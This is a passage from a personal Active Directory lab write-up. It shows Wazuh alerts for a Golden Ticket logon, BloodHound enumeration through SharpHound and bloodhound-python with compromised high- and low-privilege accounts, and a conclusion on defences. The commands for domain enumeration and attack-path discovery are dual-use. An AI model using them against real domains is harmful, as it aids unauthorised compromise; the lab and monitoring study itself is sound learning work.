
The alert triggered because PsExec copied its service binary into the Windows root folder

Special privileges assigned to new logon

Wazuh rule_id: 67028

MITRE Technique: T1484 (Domain Policy Modification)

Description: Listed all special privileges granted to the account during the logon event.



The alert triggered because the Golden Ticket logon granted the Administrator account special privileges such as SeDebugPrivilege, SeTakeOwnershipPrivilege, SeTcbPrivilege, and others. This event indicates a high-privilege logon, which is consistent with forged Kerberos ticket abuse.

BloodHound

BloodHound

BloodHound is an Active Directory (AD) enumeration tool widely used by security researchers to identify gaps and misconfigurations in AD environments. While defenders use it to strengthen security, attackers can abuse it after gaining an initial foothold inside the domain. BloodHound can be run through **SharpHound** (an agent that collects data from a compromised Windows host) or through **bloodhound-python**, which allows enumeration directly from an attacker machine such as Kali Linux by supplying valid domain credentials and the IP of a target system.

BloodHound supports a wide range of enumeration tasks, such as identifying domain users, groups, sessions, and access control lists (ACLs). Most importantly, **it maps potential attack paths that lead toward the Domain Controller.** Since my lab environment is small and does not have a complex hierarchy, I will only demonstrate a limited set of enumeration features.

In this lab, I am testing BloodHound with two types of accounts:

Client1 → a standard domain user with low privileges.

SPN Account (Admin-level) → the same account that I previously used to forge a Golden Ticket.

I placed this section at the end of the lab series to show how BloodHound can visualize Active Directory relationships when executed with different privilege levels. This comparison helps highlight the difference between what a normal user can see and what an administrator can enumerate within the domain.

Enumeration with High-Privilege User (user_svc)

As the first step, I test BloodHound using a **high-privileged account (user_svc)**, which I previously compromised. Since this account holds elevated permissions, I use **Impacket's** psexec.py to gain an interactive shell on the target system(192.168.1.201).

From this shell, I download the **SharpHound collector** using curl. Once transferred, I execute SharpHound .

.\SharpHound.exe -c All


This command performs a full collection of Active Directory data. After the enumeration is complete, SharpHound generates a ZIP file containing the results. I then transfer this ZIP file back to my **Kali Linux** machine via SMB and ingest it into the **BloodHound GUI** for analysis.

Note: BloodHound is a vast tool that can enumerate and visualize numerous Active Directory relationships. In this lab, I am only demonstrating a few specific features relevant to my setup.

After ingesting the results into BloodHound, I begin the analysis using its **pre-existing Cypher queries**.

As the first step, I run the query to enumerate **Domain Admin users**. BloodHound identifies three administrator accounts. By clicking into each account (double-tapping in the GUI), I can view detailed information, including:Group memberships, Display name, Object SID/ID, Password-related details (e.g., “password not required” or “password last set”)


Interestingly, my **service account (user_svc)**, which is also a member of the **Administrators group**, does not appear in this initial list. Instead, it is categorized separately, which I will explain in a later section.




Next, I move on to the "**Principals with DCSync Rights**" query.

BloodHound identifies **three groups** and **one device (the Domain Controller)** that hold the `Replicating Directory Changes` privileges required for DCSync attacks.

When I click on one of these groups, BloodHound displays its member accounts. Among them, I can clearly see the **service account (user_svc)** that I had previously used to perform a DCSync attack. This confirms that BloodHound can successfully highlight accounts with replication privileges, making it easier to identify potential targets for credential dumping.






After that, I check the **Kerberoastable Users** query.

BloodHound correctly identifies my **service account (user_svc)** as kerberoastable. Additionally, in the section **"Kerberoastable Users with High Privileges,"** the same account is listed again.

This confirms that BloodHound not only detects service accounts with SPNs but also highlights when such accounts hold elevated privileges—making them even more valuable targets for an attacker.


BloodHound lists all of my domain-joined devices under this section. These systems are configured to support weaker Kerberos encryption types, which makes them potential targets for offline password-cracking attacks if ticket material is captured.

Also BloodHound displays all **four of my high-privileged accounts** in this list. These accounts are configured with the **"Password Never Expires"** setting enabled.



BloodHound also displays the results of the **“Computers that do not require SMB Signing”** query.

In this list, my **Client1 device** appears because I had previously disabled SMB signing on that machine. This demonstrates how BloodHound can identify misconfigurations that weaken protection against relay attacks, such as NTLM relay, which rely on the absence of SMB signing.




I check the query for **“Accounts that do not require a password.”**


BloodHound displays the **Guest account** under this section. This is expected because the Guest account is commonly configured without a password in default or misconfigured Active Directory environments. Such accounts pose a significant security risk, as they provide unauthenticated or weakly authenticated access into the domain.

BloodHound also displays the query "**Enrollment Rights on Published Certificate Templates.**"
This provides a partial attack path, showing which accounts have rights to request certificates from AD CS. If these templates are misconfigured, the path can be extended into a full privilege escalation scenario.

While BloodHound does **not directly perform certificate forgery**, it displays certificate templates, their important fields, and the accounts or groups with enrollment rights. With this information, an attacker could use other dedicated tools to attempt certificate-based attacks if the configuration is weak.



BloodHound also has a **dedicated section** called **Group Management**,where I can directly **view groups and users**. This feature is especially valuable for **analyzing high-value groups,and users** such as Domain Admins or Administrators, and understanding nested group relationships.



Overall, BloodHound covered a **wide range of enumeration data**, but in this lab I have only **highlighted a few of the most important findings**. A full exploration would take considerable time, and many of its capabilities are better demonstrated in practice rather than described on paper.

Enumeration with Low-Privileged User (Client1)

Since BloodHound is particularly valuable for privilege escalation, I also test it with a **low-privileged account (Client1)** that I had already compromised earlier. Unlike the high-privileged user, I cannot run SharpHound on the target system because I do not have an interactive shell with this account.


Instead, I use **BloodHound-python** directly from my Kali machine to perform the enumeration. The command I run is:

bloodhound-python -c all -u client1 -d test_domain.local -ns 192.168.1.200 -v


As with SharpHound using an admin account, **BloodHound-python** with the low-privileged Client1 user also provides a wealth of valuable information. The results were almost on par with SharpHound, except for a few details such as:**Enrollment Rights on Published Certificate Template, Computers that do not require SMB Signing**

Apart from those, the tool successfully enumerated users, groups, SIDs, and high-level AD principals. This highlights an important point: in Active Directory, even a **least-privileged "first-foot" account** can enumerate a large amount of sensitive information.

Just like SharpHound, the collected data was ingested into BloodHound, which then generated relationship graphs. The most useful output here is the **shortest path map** — providing a clear visual of potential escalation routes to reach Domain Admin privileges.



The "**Shortest Path to System Trusted for Unconstrained Delegation**" graph in BloodHound highlights how a compromised user or group could eventually reach a system configured with unconstrained delegation. Unconstrained delegation is a risky AD setting because the system can **impersonate any user, including domain admins, once they authenticate to it**. This means if an attacker compromises that system, they can capture **Kerberos tickets and escalate to full domain compromise**. The path visualization clearly shows which accounts or groups can be leveraged step by step to reach this highly sensitive system.



Shortest Path to domain admins from Kerberoastable users

That graph shows how an attacker could start from a **Kerberoastable user account** and move step by step through AD.

In both privileged and non-privileged data views, BloodHound provides a feature called **Path Finder**. By specifying a **starting node (such as a user or computer) and an ending node (like Domain Admins)**, BloodHound automatically generates a path if one exists. If no path is available, it clearly shows '**No existing path'**.

The data I highlighted here is **only a minimal portion of BloodHound's capabilities**. In reality, it collects a **vast amount of information from a domain environment**, even at the initial stage. Since this was a controlled test environment with only three virtual machines (including the server), the findings are limited compared to a production-scale domain.

Conclusion

Conclusion:

This project gave me a valuable opportunity to deepen my understanding of Active Directory by designing, building, and testing a dedicated lab environment. I explored common AD attack techniques such as Golden Ticket, Kerberoasting, DCSync, LLMNR Poisoning, and SMB Relay, gaining hands-on experience with tools like BloodHound, Responder, and Impacket. These scenarios showed how attackers exploit AD weaknesses in real-world situations while also teaching me corresponding defensive strategies. By implementing mitigations and monitoring methods, I was able to balance both the offensive and defensive perspectives of security.

The lab was intentionally built with protections disabled, such as firewalls and Windows Defender, to better demonstrate attack feasibility. In real-world environments, these defenses are enabled, making attacks more challenging. Professional attackers also develop custom tools for stealth, so organizations must avoid blind faith in security products and instead configure them properly while enforcing best practices. Many attacks I performed, such as Kerberoasting, relied on weak or predictable passwords, showing that strong password policies can stop attackers at the earliest stage.

Finally, this project strengthened my understanding of SIEM solutions through Wazuh. By integrating Sysmon logs, I observed how attack activities generate detectable patterns, providing practical insights into the strengths and limitations of SIEM tools in AD monitoring, and reinforcing the importance of proper log collection, correlation, and rule configuration.

Although This project only explored a limited set of Active Directory attacks, and I hope to extend this work by covering additional techniques in the future.
